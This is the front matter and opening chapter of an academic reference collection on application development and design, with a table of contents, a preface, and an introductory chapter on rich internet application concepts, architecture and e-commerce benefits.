Library of Congress Cataloging-in-Publication Data

Names: Information Resources Management Association, editor.
Title: Application development and design : concepts, methodologies, tools, and applications / Information Resources Management Association, editor.
Description: Hershey, PA : Engineering Science Reference, [2018] | Includes bibliographical references.
Identifiers: LCCN 2017018122| ISBN 9781522534228 (hardcover) | ISBN 9781522534235 (ebook)
Subjects: LCSH: Application software--Development.
Classification: LCC QA76.76.A65 A647 2018 | DDC 005.3--dc23 LC record available at https://lccn.loc.gov/2017018122

British Cataloguing in Publication Data
A Cataloguing in Publication record for this book is available from the British Library.

All work contributed to this book is new, previously-unpublished material. The views expressed in this book are those of the authors, but not necessarily of the publisher.

For electronic access to this publication, please contact: eresources@igi-global.com.

Table of Contents

Preface xix

Volume I

Section 1
Fundamental Concepts and Theories

Chapter 1
Basic Concepts on RIAs 1
Giner Alor-Hernández, Instituto Tecnológico de Orizaba, Mexico
Viviana Yarel Rosales-Morales, Instituto Tecnológico de Orizaba, Mexico
Luis Omar Colombo-Mendoza, Instituto Tecnológico de Orizaba, Mexico

Chapter 2
Software Design 18
Rachita Misra, C.V. Raman College of Engineering, India
Chhabi Rani Panigrahi, C.V. Raman College of Engineering, India
Bijayalaxmi Panda, C.V. Raman College of Engineering, India
Bibudhendu Pati, C.V. Raman College of Engineering, India

Chapter 3
Ten Years of Experience with Agile and Model-Driven Software Development in a Legacy Platform 57
Chung-Yeung Pang, Seveco AG, Switzerland

Chapter 4
Quality Attributes for Mobile Applications 90
João M. Fernandes, Universidade do Minho, Portugal
André L. Ferreira, Universidade do Minho, Portugal

Chapter 5
An Overview of RIAs Development Tools 104
Giner Alor-Hernández, Instituto Tecnológico de Orizaba, Mexico
Viviana Yarel Rosales-Morales, Instituto Tecnológico de Orizaba, Mexico
Luis Omar Colombo-Mendoza, Instituto Tecnológico de Orizaba, Mexico

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 6
Teaching Software Architecture in Industrial and Academic Contexts: Similarities and Differences 138
Paolo Ciancarini, University of Bologna, Italy
Stefano Russo, University of Naples Federico II, Italy

Chapter 7
An Agile Architecture for a Legacy Enterprise IT System 155
Chung-Yeung Pang, Seveco AG, Switzerland

Section 2
Development and Design Methodologies

Chapter 8
Method Using Command Abstraction Library for Iterative Testing Security of Web Applications 192
Seiji Munetoh, The Graduate University for Advanced Studies (SOKENDAI), Japan & IBM Research, Japan
Nobukazu Yoshioka, National Institute of Informatics (NII), Japan & The Graduate University for Advanced Studies (SOKENDAI), Japan

Chapter 9
Enhancing the Browser-Side Context-Aware Sanitization of Suspicious HTML5 Code for Halting the DOM-Based XSS Vulnerabilities in Cloud 216
B. B. Gupta, National Institute of Technology Kurukshetra, India
Shashank Gupta, National Institute of Technology Kurukshetra, India
Pooja Chaudhary, National Institute of Technology Kurukshetra, India

Chapter 10
Recovery and Refinement of Business Process Models for Web Applications 248
Alessandro Marchetto, Independent Researcher, Italy
Chiara Di Francescomarino, Fondazione Bruno Kessler (CIT), Italy

Chapter 11
Performance Evaluation of Public IaaS Clouds for Web 2.0 Applications Using CloudStone Benchmark 292
Sanjay P. Ahuja, University of North Florida, USA
Neha Soni, University of North Florida, USA

Chapter 12
An Empirical Study of the Effect of Design Patterns on Class Structural Quality 315
Liguo Yu, Indiana University – South Bend, USA
Srini Ramaswamy, BU Power Generation at ABB, India

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 13
Attaining Semantic Enterprise Interoperability Through Ontology Architectural Patterns 335
Rishi Kanth Saripalle, University of Connecticut, USA
Steven A. Demurjian, University of Connecticut, USA

Chapter 14
Countering Cross-Site Scripting in Web-Based Applications 370
Loye Lynn Ray, University of Maryland University College, USA

Chapter 15
Developing Security Enabled Applications for Web Commerce 384
Kannan Balasubramanian, Mepco Schlenk Engineering College, India

Chapter 16
Usability Software Engineering Testing Experimentation for Android-Based Web Applications: Usability Engineering Testing for Online Learning Management System 397
Hina Saeeda, National University of Sciences and Technology, Pakistan
Fahim Arif, National University of Sciences and Technology, Pakistan
Nasir Mehmood Minhas, Pir Mehr Ali Shah Arid Agriculture University, Pakistan

Chapter 17
A Method to Design a Software Process Architecture in a Multimodel Environment: An Overview 416
Mery Pesantes, Research Centre in Mathematics (CIMAT, A.C.), Mexico
Jorge Luis Risco Becerra, University of São Paulo – Escola Politécnica, Brazil
Cuauhtémoc Lemus, Research Centre in Mathematics (CIMAT, A.C.), Mexico

Chapter 18
An Alternative Threat Model-Based Approach for Security Testing 441
Bouchaib Falah, Al Akhawayn University, Morocco
Mohammed Akour, Yarmouk University, Jordan
Samia Oukemeni, Al Akhawayn University, Morocco

Chapter 19
An Integrated Development Environment for RFID Applications 455
Nikos Kefalakis, Athens Information Technology, Greece
John Soldatos, Athens Information Technology, Greece

Chapter 20
A Roadmap on Awareness of Others in Accessible Collaborative Rich Internet Applications 479
Leonelo D. A. Almeida, Federal University of Technology-Paraná (UTFPR), Brazil
M. Cecília C. Baranauskas, University of Campinas (UNICAMP), Brazil

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 21
A Generic Architectural Model Approach for Efficient Utilization of Patterns: Application in the Mobile Domain 501
Jouni Markkula, University of Oulu, Finland
Oleksiy Mazhelis, University of Jyväskylä, Finland

Volume II

Chapter 22
User Interface Design in Isolation from Underlying Code and Environment 530
Izzat Alsmadi, University of Texas A&M, USA

Chapter 23
Developing Secure, Unified, Multi-Device, and Multi-Domain Platforms: A Case Study from the Webinos Project 539
Andrea Atzeni, Politecnico di Torino, Italy
John Lyle, University of Oxford, UK
Shamal Faily, University of Oxford, UK

Chapter 24
Firefox OS Ecosystem: Ambitions and Limits of an Open Source Operating System for Mobile Devices 565
Ewa Janczukowicz, Orange Labs, France
Ahmed Bouabdallah, Institut Mines-Telecom, France
Arnaud Braud, Orange Labs, France
Stéphane Tuffin, Orange Labs, France
Jean-Marie Bonnin, Telecom Bretagne / IRISA, France

Chapter 25
Voice Application Generator Platform for Real Time Multimedia Vehicle Sensor Based Notifications 593
Guillermo Cueva-Fernandez, University of Oviedo, Spain
Jordán Pascual Espada, University of Oviedo, Spain
Vicente García-Díaz, University of Oviedo, Spain

Chapter 26
Design-Based Research with AGILE Sprints to Produce MUVES in Vocational Education 607
Todd Cochrane, Nelson Marlborough Institute of Technology, New Zealand
Niki E. Davis, University of Canterbury, New Zealand
Julie Mackey, University of Canterbury, New Zealand

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 27
Development of Data Mining Driven Software Tool to Forecast the Customer Requirement for Quality Function Deployment 625
Shivani K. Purohit, Manoharbhai Patel Institute of Engineering and Technology (MIET), India
Ashish K. Sharma, Manoharbhai Patel Institute of Engineering and Technology (MIET), India

Chapter 28
HOD2MLC: Hybrid Ontology Design and Development Model With Lifecycle 659
Rishi Kanth Saripalle, Illinois State University, USA
Steven A. Demurjian, University of Connecticut, USA
Michael Blechner, University of Connecticut Health Center, USA
Thomas Agresta, University of Connecticut Health Center, USA

Chapter 29
Component Based Model Driven Development: An Approach for Creating Mobile Web Applications From Design Models 686
Pablo Martin Vera, National University of La Matanza, Argentina

Chapter 30
Aspect-Oriented Programming (AOP) Support on RIAs Development 709
Giner Alor-Hernández, Instituto Tecnológico de Orizaba, Mexico
Viviana Yarel Rosales-Morales, Instituto Tecnológico de Orizaba, Mexico
Luis Omar Colombo-Mendoza, Instituto Tecnológico de Orizaba, Mexico

Chapter 31
The Development of an Optimised Metadata Application Profile 727
Paul Walk, EDINA, University of Edinburgh, UK

Chapter 32
A Role of Enterprise Service Bus in Building Web Services 743
Dinesh Sharma, Amity University, Madhya Pradesh, India
Devendra Kumar Mishra, Amity University, Madhya Pradesh, India

Chapter 33
Evaluation Methods for E-Learning Applications in Terms of User Satisfaction and Interface Usability 756
Nouzha Harrati, University of Souk Ahras, Algeria
Imed Bouchrika, University of Souk Ahras, Algeria
Zohra Mahfouf, University of Souk Ahras, Algeria
Ammar Ladjailia, University of Souk Ahras, Algeria

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 34
Fuzzy Rule-Based Vulnerability Assessment Framework for Web Applications 778
Hossain Shahriar, Kennesaw State University, USA
Hisham Haddad, Kennesaw State University, USA

Chapter 35
Design of the While Listening Activities in Interactive Multimedia Listening Software 798
Vehbi Turel, The University of Bingol, Turkey
Atif Waraich, Manchester Metropolitan University, UK

Chapter 36
Quality Assurance in Agile Software Development 837
Iwona Dubielewicz, Wroclaw University of Technology, Poland
Bogumiła Hnatkowska, Wroclaw University of Technology, Poland
Zbigniew Huzar, Wroclaw University of Technology, Poland
Lech Tuzinkiewicz, Wroclaw University of Technology, Poland

Section 3
Tools and Technologies

Chapter 37
A Web Backtracking Technique for Fraud Detection in Financial Applications 861
Tasawar Hussain, Mohammad Ali Jinnah University, Pakistan
Sohail Asghar, COMSATS Institute of Information Technology, Pakistan

Chapter 38
Auditing Defense Against XSS Worms in Online Social Network-Based Web Applications 879
Pooja Chaudhary, National Institute of Technology Kurukshetra, India
Shashank Gupta, National Institute of Technology Kurukshetra, India
B. B. Gupta, National Institute of Technology Kurukshetra, India

Chapter 39
BDS: Browser Dependent XSS Sanitizer 910
Shashank Gupta, National Institute of Technology Kurukshtra, India
B. B. Gupta, National Institute of Technology Kurukshtra, India

Chapter 40
The Impact of Media Richness on the Usage of Web 2.0 Services for Knowledge Transfer 928
Albert Gyamfi, Aalborg University, Denmark

Chapter 41
Towards Automation of IoT Analytics: An Ontology-Driven Approach 947
Sounak Dey, TCS Research and Innovation, India
Arijit Mukherjee, TCS Research and Innovation, India

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 42
Information Theoretic XSS Attack Detection in Web Applications 972
Hossain Shahriar, Kennesaw State University, USA
Sarah North, Kennesaw State University, USA
Wei-Chuen Chen, Kennesaw State University, USA
Edward Mawangi, Kennesaw State University, USA

Chapter 43
Variant Logic for Model Driven Applications 988
Jon Davis, Curtin University, Australia
Elizabeth Chang, Curtin University, Australia

Volume III

Chapter 44
Optimized and Distributed Variant Logic for Model-Driven Applications 1023
Jon Davis, Curtin University, Australia
Elizabeth Chang, University of New South Wales, Australia & Australian Defence Force Academy, Australia

Chapter 45
An Invariant-Based Approach for Detecting Attacks Against Data in Web Applications 1073
Romaric Ludinard, Supélec, France
Éric Totel, Supélec, France
Frédéric Tronel, Supélec, France
Vincent Nicomette, CNRS, LAAS, France & INSA, LAAS, Université de Toulouse, France
Mohamed Kaâniche, CNRS, LAAS, France & Université de Toulouse, France
Éric Alata, CNRS, LAAS, France & INSA, LAAS, Université de Toulouse, France
Rim Akrout, CNRS, LAAS, France & LAAS, Université de Toulouse, France
Yann Bachy, CNRS, LAAS, France & LAAS, Université de Toulouse, France

Chapter 46
Characterizing PaaS Solutions Enabling Cloud Federations 1095
Tamas Pflanzner, University of Szeged, Hungary
Roland Tornyai, University of Szeged, Hungary
Ákos Zoltán Gorácz, University of Szeged, Hungary
Attila Kertesz, University of Szeged, Hungary

Chapter 47
Combining Static Code Analysis and Machine Learning for Automatic Detection of Security Vulnerabilities in Mobile Apps 1121
Marco Pistoia, IBM Corporation, USA
Omer Tripp, IBM T. J. Watson Research Center, USA
David Lubensky, IBM T. J. Watson Research Center, USA

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 48
An Empirical Study of Usability Metric for Websites 1148
Sukhpuneet Kaur, Punjab Technical University, India
Kulwant Kaur, Punjab Technical University, India
Hardeep Singh, Guru Nanak Dev University, India
Parminder Kaur, Guru Nanak Dev University, India

Section 4
Utilization and Applications

Chapter 49
Quantitative Evaluation of Web2.0 Application 1174
Jibitesh Mishra, College of Engineering and Technology, India
Kabita Rani Naik, College of Engineering and Technology, India

Chapter 50
Requirement Prioritization of Complex Web 2.0 Application Based on Effects on Regression Testing: A Hybrid Approach 1204
Varun Gupta, Jawaharlal Nehru Govt. Engineering College, India
D.S. Chauhan, Uttarakhand Technical University, India
Kamlesh Dutta, National Institute of Technology, India

Chapter 51
Leveraging Web 2.0 for Online Learning 1225
Prerna Lal, International Management Institute, India

Chapter 52
Prevention of SQL Injection Attacks in Web Browsers 1240
Kannan Balasubramanian, Mepco Schlenk Engineering College, India

Chapter 53
Web Service Evaluation Using Probabilistic Models 1275
S. Zimeras, University of the Aegean, Greece

Chapter 54

Preface

The constantly changing landscape of Application Development and Design makes it challenging for experts and practitioners to stay informed of the field's most up-to-date research. That is why Engineering Science Reference is pleased to offer this three-volume reference collection that will empower students, researchers, and academicians with a strong understanding of critical issues within Application Development and Design by providing both broad and detailed perspectives on cutting-edge theories and developments. This reference is designed to act as a single reference source on conceptual, methodological, technical, and managerial issues, as well as to provide insight into emerging trends and future opportunities within the discipline.

Application Development and Design: Concepts, Methodologies, Tools, and Applications is organized into six distinct sections that provide comprehensive coverage of important topics. The sections are:

1. Fundamental Concepts and Theories;
2. Development and Design Methodologies;
3. Tools and Technologies;
4. Utilization and Applications;
5. Organizational and Social Implications; and
6. Emerging Trends.

The following paragraphs provide a summary of what to expect from this invaluable reference tool.

Section 1, "Fundamental Concepts and Theories," serves as a foundation for this extensive reference tool by addressing crucial theories essential to the understanding of Application Development and Design. Introducing the book is "Basic Concepts on RIAs" by Giner Alor-Hernández, Viviana Yarel Rosales-Morales, and Luis Omar Colombo-Mendoza, a great foundation laying the groundwork for the basic concepts and theories that will be discussed throughout the rest of the book. Section 1 concludes and leads into the following portion of the book with a nice segue chapter, "An Agile Architecture for a Legacy Enterprise IT System" by Chung-Yeung Pang.

Section 2, "Development and Design Methodologies," presents in-depth coverage of the conceptual aspects of the architecture of Application Development and Design. Opening the section is "Method Using Command Abstraction Library for Iterative Testing Security of Web Applications" by Seiji Munetoh and Nobukazu Yoshioka. Through case studies, this section lays excellent groundwork for later sections that will get into present and future implementations for Application Development and Design. The section concludes with an excellent work by Iwona Dubielewicz, Bogumila Hnatkowska, Zbigniew Huzar, and Lech Tuzinkiewicz, "Quality Assurance in Agile Software Development."

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Section 3, "Tools and Technologies," presents extensive coverage of the various tools and technologies used in the implementation of Application Development and Design. The first chapter, "A Web Backtracking Technique for Fraud Detection in Financial Applications" by Tasawar Hussain and Sohail Asghar, lays a framework for the types of works that can be found in this section. The section concludes with "An Empirical Study of Usability Metric for Websites" by Sukhpuneet Kaur, Kulwant Kaur, and Hardeep Singh. Where Section 3 described specific tools and technologies at the disposal of practitioners, Section 4 describes the use and applications of the tools and frameworks discussed in previous sections.

Section 4, "Utilization and Applications," describes how the broad range of Application Development and Design efforts has been utilized and offers insight on and important lessons for their use and impact. The first chapter in the section is "Quantitative Evaluation of Web2.0 Applications" written by Jibitesh Mishra and Kabita Rani Naik. This section includes the widest range of topics because it describes case studies, research, methodologies, frameworks, architectures, theories, analyses, and guides for implementation. The breadth of topics covered in the chapters is also reflected in the diversity of its authors, from countries all over the globe. The section concludes with "Web 2.0 Mash-Up System for Real-Time Data Visualisation and Analysis Using OSS" by Wajid Khan, Fiaz Hussain, and Edmond C. Prakash, a great transition chapter into the next section.

Section 5, "Organizational and Social Implications," includes chapters discussing the organizational and social impact of Application Development and Design. The section opens with "Web 2.0 and Social Media in Today's Business World" by Edward T. Chen. This section focuses exclusively on how these technologies affect human lives, either through the way they interact with each other or through how they affect behavioral/workplace situations. The section concludes with "Factors Affecting the Adoption of Entertainment Mobile Applications in Iran" by Sina Baghbaniyazdi, Amir Ekhlassi, and Kamal Sakhdari.

Section 6, "Emerging Trends," highlights areas for future research within the field of Application Development and Design, opening with "Adaptive Future Internet Applications: Opportunities and Challenges for Adaptive Web Services Technology" by Clarissa Cassales, Andreas Metzger, Klaus Pohl, Vegard Engen, Michael Boniface, Stephen C. Phillips, and Zlatko Zlatev. This section contains chapters that look at what might happen in the coming years that can extend the already staggering number of applications for Application Development and Design. The final chapter of the book looks at an emerging field within Application Development and Design, in the excellent contribution, "New Trends on RIAs Development."

Although the primary organization of the contents in this multi-volume work is based on its six sections, offering a progression of coverage of the important concepts, methodologies, technologies, applications, social issues, and emerging trends, the reader can also identify specific contents by utilizing the extensive indexing system listed at the end of each volume. As a comprehensive collection of research on the latest findings related to using technology to providing various services, *Application Development and Design: Concepts, Methodologies, Tools, and Applications* provides researchers, administrators, and all audiences with a complete understanding of the development of applications and concepts in Application Development and Design. Given the vast number of issues concerning usage, failure, success, policies, strategies, and applications of Application Development and Design in countries around the world, *Application Development and Design: Concepts, Methodologies, Tools, and Applications* addresses the demand for a resource that encompasses the most pertinent research in technologies being employed to globally bolster the knowledge and applications of Application Development and Design.

ABSTRACT

This chapter presents an overview of RIA features, and it explains the most important concepts for RIAs development, as well as their benefits and importance in several domains. In this chapter, a standard architecture for RIAs is described. This architecture has three well-defined layers: 1) the client-side that renders the rich user interface, 2) a controller layer where the business logic is executed, and 3) a data transactions manager. Important domains of Web development are presented, and in each one of them, the importance of RIAs is explained emphasizing particular features of each domain. Finally, experiences and successful stories of using RIAs in B2C e-commerce domain are presented.

1. INTRODUCTION

The Web or WWW (World Wide Web) is an information distribution system comprised of interlinked hypertext or hypermedia accessed by using the Internet. To access these media, a Web browser is required. The user is able to view different websites, which are composed of web pages that can contain text, images, videos or multimedia content. The user can browse the web pages that make up the website, through hyperlinks which cause a great amount of traffic between the client and the server as every time the user clicks on one of the hyperlinks. So, the whole page is loaded when the user requires some data or some interaction, this task implies to make another request from the server which causes the data can be slowly displayed. This slowness is increased as the amount of data requested is increased. The Web was created in 1989 by the Englishman Tim Berners-Lee and the Belgian Robert Cailliau, while they were working at CERN (CERN means European Organization for Nuclear Research) in Geneva, Swit-

zerland and it was published in 1992. Since then, Berners-Lee has played an active role in guiding the development of Web standards and over the last few years he has focused his vision on the Semantic Web.

In recent years, the term Web 2.0 has emerged. This term is associated with Web applications that make them easier to share information, interoperability, user-centered design and the collaboration with the World Wide Web. Some examples of Web 2.0 applications are Web communities, Web services, social networks, web sites that host videos, wikis, blogs, mashups and folksonomies, to mention but a few. The term is strongly associated with Tim O'Reilly, due to this term was coined at the conference about Web 2.0 from O´Reilly Media in 2004 (O'Reilly, 2004). Although the term suggests a new version of the World Wide Web, it does not refer to an update process of technical specifications over the Web, but rather it refers more to cumulative changes in the way in which the Web is used by designers and final users.

Among the characteristics of web applications, there are some advantages over desktop applications. Some of these advantages are: 1) it is not necessary to carry out installations and updates on every computer where the application is running, these can now be carried out on the server-side and 2) they can run on different operating systems, which are well-known as platform-independent, cross-platform or multi-platform. However, there are also some disadvantages for these types of applications: 1) there is no immediate response to the acts, actions or events carried out by the user on graphical interfaces and 2) it is not possible to drag and drop documents, texts, images or any multimedia content.

RIAs (Rich Internet Applications) become a necessary way of increasing the advantages and avoiding the disadvantages of traditional Web applications. RIAs are similar to Web applications but they also share the majority of the characteristics of desktop applications. These applications use a standardized Web browser to be run and via add-ons and through a virtual machine the additional characteristics are added. RIAs are applications that combine the advantages of both Web applications and traditional applications, and they seek to improve the user experience. Rich Internet Applications combine features and functionality of desktop applications, but they are delivered over the Web.

Commonly when the user clicks on a hyperlink, there is a constant refreshing of Web pages on traditional Web applications. This situation produces a high amount of traffic between the client and the server, resulting in the same web page being refreshed with a minimal change. By using RIAs, this process does not require a refresh process on each Web page, but the whole application is loaded from the beginning and it only produces a communication with the server when external data are required such as communication with databases or with some external files. RIAs have a particular way to handle and process information which is another difference. Today traditional desktop applications exclusively rely on client-side processing. When a task is initiated, the local system's resources are leveraged to process the request. In contrast, a Web application exclusively relies on the server-side technology to process a request. With the use of RIAs, the load is shared by both client-side and server-side technology. RIAs represent the next transition in the evolution of Web applications; they promise the richness, interactivity and usability lacking in many of today's web applications.

2. BASIC CONCEPTS

RIAs constitute a new paradigm on Web development, which are currently being released with great success in the world of IT (Information Technology) and business. The best way of understanding what RIAs are, is by placing them within the context of other related technologies such as ASP (Active Server

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Pages) or JSP (Java Server Pages). In order to have a better understanding about the concept, it is necessary to think about technological solutions in terms of two characteristics: reach and richness. "Richness is the ability of incorporating intuitive interactivity and user interfaces on the client-side, and reach is the ability of the application to be available to any user" (Namscimbene, 2005). In 2004, a Macromedia study[1] compared a traditional Web application built with JSP technology with an identical application built with Macromedia Flex. The study revealed that both server requests and CPU usage were dramatically decreased in a Flex-based Application. The Flex-based applications used.8% average server CPU utilization under heavy load with minimal peaks of 50% while the JSP-based interface under the same load used 21.2% server CPU utilization with peaks up to 100%.

RIAs work in an asynchronous fashion which enables them to be more dynamic than traditional Web applications. Therefore, they reduce the difference between Web-based applications and desktop applications. Some advantages that RIAs represent when are compared with traditional Web applications are presented below:

- **Immediate Access:** At any moment, the user does not lose control of the web page that he is visiting due to the access times are very short.
- **Graphical Interface Features:** The RIAs technologies enable functions such as the drag & drop from one part of the screen to another.
- **Responsiveness and Interactivity:** RIA carries out the data processing on the client-side. This situation results in a reduced network traffic and faster response as the application leverages the client CPU (Central Processing Unit). Also, when a button or a URL (Uniform Resource Locator) is clicked, the corresponding section of the web page is only asynchronously reloaded, and not the whole page. This action provides continuous visual reference to users, so they are not distracted by interface changes.
- **Real-Time Communication:** It enables users to collaborate and share information on the Internet through real-time communication channels like instant messenger, video on demand, audio/video conference, among others.
- **Ease of Maintenance:** For example, by modifying and/or deleting items without needing of refreshing the current web page, either to improve performance or to fix bugs (Veit, 2008).

"RIAs are a type of application that offers various advantages over traditional Web applications. RIAs function as a combination of the advantages of both Web applications and traditional applications" (Viveros García & García Godoy, 2009). RIAs have arisen from the needs of both Web applications, as well as desktop applications, achieving a combination of the advantages of both of them: i.e. a RIA is an intermediate between traditional Web applications (thin-client) and desktop applications (fat-client) (Rivero et al., 2007).

Nowadays, there are several concepts and definitions about RIAs. The RIA term was firstly used in March 2002 by Macromedia. RIA was defined as a new model for developing Web Applications that separates data server services from the rich user interface, which is presented through a plugin that is executed at runtime on a Web browser.

Some concepts only compare RIAs to desktop applications in a general way ignoring important features like server-side processing and asynchronous data loading. For instance, Wikipedia (Wikipedia, 2011) defines RIA as follow: "A rich internet application is a web application that has many of the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

characteristics of desktop applications, typically delivered either by way of a site-specific browser, via a browser plug-in, independent sandboxes, or virtual machines…".

This concept has changed due RIAs are not only implemented on Web browsers, thanks to the emergence of new Web development platforms; they perfectly run on desktop and mobile devices. The following extract highlights offline and online functionality, local data storage and client-side processing capabilities as emphasized by Linaje (Linaje et. al., 2008): "Some of the novel features of RIAs affect the UI (User Interface) and the interaction paradigm; others extend to architectural issues, such as, the client-server communication and the distribution of the data and business logic. They support online and offline usage, sophisticated UIs, data storage and processing capabilities directly at the client side, powerful interaction tools leading to better usability and personalization, lower bandwith consumption and better separation between presentation and content".

Brambilla (Brambilla et. al., 2008) defines RIA as: "Web applications that exploit the power of Web clients for increasing the responsiveness and usability of the web UI, by offering functionalities similar to the ones of desktop applications. RIAs follow the client/server paradigm, but opposite to traditional web applications, RIAs are able to transfer the processing of UI, business logic and data management to the client, possibly using asynchronous communications". This concept refers to the capability of returning processing to client-side and taking advantage of the constant improvements of the hardware configurations.


Likewise, Bozzon (Bozzon et. al., 2006) discusses the role that the client-server architecture takes and its asynchronous workflow, defining a RIA as follow: "They are a variant of Web-based systems providing sophisticated interfaces for representing complex processes and data, minimizing client-server data transferring and moving the interaction and presentation layers from the server to the client. Typically, a RIA is loaded by the client along with some initial data; then, it manages data rendering and event processing, communicating with the server when the user requires further information or must submit data".

As conclusion, the following concept can be inferred emphasizing the main differences among traditional Web applications: "RIAs are applications typically executed by any RIA-capable device that renders a Rich User Interface and they use data that can be processed both by the server-side and the client-side."

By RIA-capable device, any electronic device that executes JavaScript-based and third-party technologies (JavaFX, Silverlight and Adobe Flex, to mention a few) for RIA development is considered. One of the main principles of RIAs development is the asynchronous data loading which means that they are able to obtain chunks of data without refreshing the entire Web site. The concept of richness, involved in the RIA definition, is due to its ability of improving the traditional Web Application features in five basic aspects:

1. The application uses the client-side memory in which the data is locally manipulated and stored. Once the entire task is done, it is sent back to the server-side.
2. The RIAs use the client's processing capability. It enables both the server-side and the client.side to carry out complex operations, resulting in a different navigation structure in comparison with traditional Web applications.
3. RIAs allow both synchronous and asynchronous communications. The data distribution between client and server expands the produced event features, since they are originated, detected, advised and processed in different ways.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use



4. The presentation and complex interaction given to the user are augmented. RIAs show themselves as single Web page avoiding unnecessary loading and allowing data to be displayed in progressive way or when it is needed.
5. RIAs combine the flexibility of Web user interfaces with the processing power of desktop applications.

In synthesis, RIAs are systems that allocate most of the load processing of the user graphic interface to the client-side while the predominant part of control processing and data management remains on server-side. From this perspective, a standard architecture for RIA development is represented in Figure 1. In Figure 1, three layers for a typical RIA development are defined: 1) the client-side rendering the rich user interface, 2) a controller layer which executes business logic, 3) a data transactions manager.

In Figure 1, the architecture has three main properties:

1. **Data Management:** In traditional Web applications, data resides on the server-side. In a RIA, application data can be distributed between server-side and client-side. Therefore, a RIA can use the client's persistent and volatile content. Data can be manipulated on the client-side, and finally sends them to the server-side once the operation has been completed.
2. **Both-Sides Controllers:** In traditional Web applications, there is only one controller at the server-side that orchestrates the computation of the Web page. At each user interaction, the whole Web page is computed and reloaded. At the client-side, a second controller is introduced in a RIA, which is responsible of computing and refreshing a section of a Web page. Data processing can be executed both at client-side and server-side. RIAs have a different navigation structure from Web 1.0 applications, due to the augmented processing capability of the client. In RIAs, both the client-side and the server-side can carry out complex operations.
3. **Client/Server-Side Communication:** In RIAs, mechanisms to minimize data transfers are introduced which move interaction and presentation layers from the server-side to client-side. Conversely to Web applications, RIAs use both synchronous and asynchronous communications. Pull and push

Figure 1. A standard architecture for RIAs

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

communication capabilities are available. Data distribution and functionality across client and server broadens the features of the produced events as they can be originated, detected, notified, and processed in a variety of ways.

These properties represent the core of RIAs, since all RIA implement at least one of them.

3. MAIN CROSS-DOMAINS BENEFITS OF RIAS

RIAs solve problems of traditional Web applications. The main problems in traditional Web application occur when the navigation is necessary in order to:

- Represent workflows.
- Browse structured information.
- Implement complex user interfaces.

These aspects can cause:

- Increased traffic between client and server.
- An increased workload on the server-side.
- A decreased client response time (Rivero et al., 2007).

RIAs are accessed from the Internet. RIAs solve the accessibility and mobility problems of desktop applications. In next section, the impact and importance of RIAs on different domains are discussed.

3.1. The Importance of RIAs in E-Commerce

ITs are frequently changing because there are new user needs. It is important to take into account the emergent ITs because they offer several benefits to the people involved such as more powerful development, fast execution and integration among applications. E-commerce is one of the main usages of the Internet where its application has been increased with the development of Web applications. RIAs provide more benefits to business entities, shoppers and developers in e-commerce domain. The main benefits for business entities in e-commerce are listed below:

1. **Products Are Showed Anywhere and Anytime:** Through RIAs, the business entities can show their products to their customer regardless where they are and when they access. The customer can buy without having to be into a store.
2. **The Shopping Process Is Easy:** RIAs build interactive, intuitive, animated and easy applications. Therefore, they allow users to explore products in an easier and faster approach.
3. **A Better Shopping Experience Is Achieved:** The shopping experience allows customer to visit and buy more frequently. This situation is achieved by providing interactions between the user and the application. For example, it allows searching, retrieving, showing, comparing, selecting and buying products in the same Web page.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

4. **The Product Demand Is Increased:** When the detailed information of products is presented through rich user interfaces, the user's interest for purchasing is increased.
5. **More Information of Products Is Exposed:** The procurement process of the available products is described to customers in a more detailed way for using at their own benefit.
6. **Complexity Is Reduced:** It is necessary to represent product information in a simple way and to guide the customer in selecting his products. When the user watches a single Web page, the user does not need to select all products' features and send information to build a new Web page. RIAs allow selecting all features and updating products into a same Web page.
7. **Fewer Returns:** When the customer knows all about a product, the customer does not have any doubt of buying the product. It allows customer satisfaction and reduces the indices of purchase returns.
8. **Less Investment in Development:** There are a lot of open source Web frameworks for designing, creating and building RIAs. Therefore, the business entities can use e-commerce to show their products or services with less investment.
9. **Video Integration:** Video integration offers new ways to display products information. For example, through video, guidance or instructions about application, services or products can be provided. It also makes more attractive the Web application.
10. **The Shopping Time Is Reduced:** Because shopping time is less, the customer does not leave the application, increasing the products sold.

The main benefits for shoppers in e-commerce are listed below:

1. **Products Can Be Customized:** These applications allow easily customizing products such as sneakers, clothing, bags to mention but a few. It offers new ways for shopping because the RIAs allow selecting features of products and at the same time they are always configured in a single Web page.
2. **The User Shopping Experience Is Better:** With a single Web page, the user shopping experience is fast, continuous, and interesting because the Web page refresh is not required. Therefore, customers perceive a Web site that provides a better response time.
3. **More Product Information Is Provided:** RIAs provide several components such as video, image and effects that show all product information needed to know the product or service in less time. This makes the shopping process easier.
4. **Fast Response to The User's Needs:** When the user needs a product or service, the user only needs to visit the application. The user does not need to leave his home or his office.

The main benefits for developers in e-commerce are listed below:

1. **The RIAs Promote the use of SOA (Service Oriented Architecture):** With both RIA and SOA, rich application development is easier and faster. The integration of both technologies allows increasing the shared information through scalable applications.
2. **There are Several Design Tools, IDE (Integrated Development Environment) and Open Source Frameworks:** These tools allow the RIA development in an easier way since they provide a set of components, events; effects and libraries where developers only needs to configure them.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

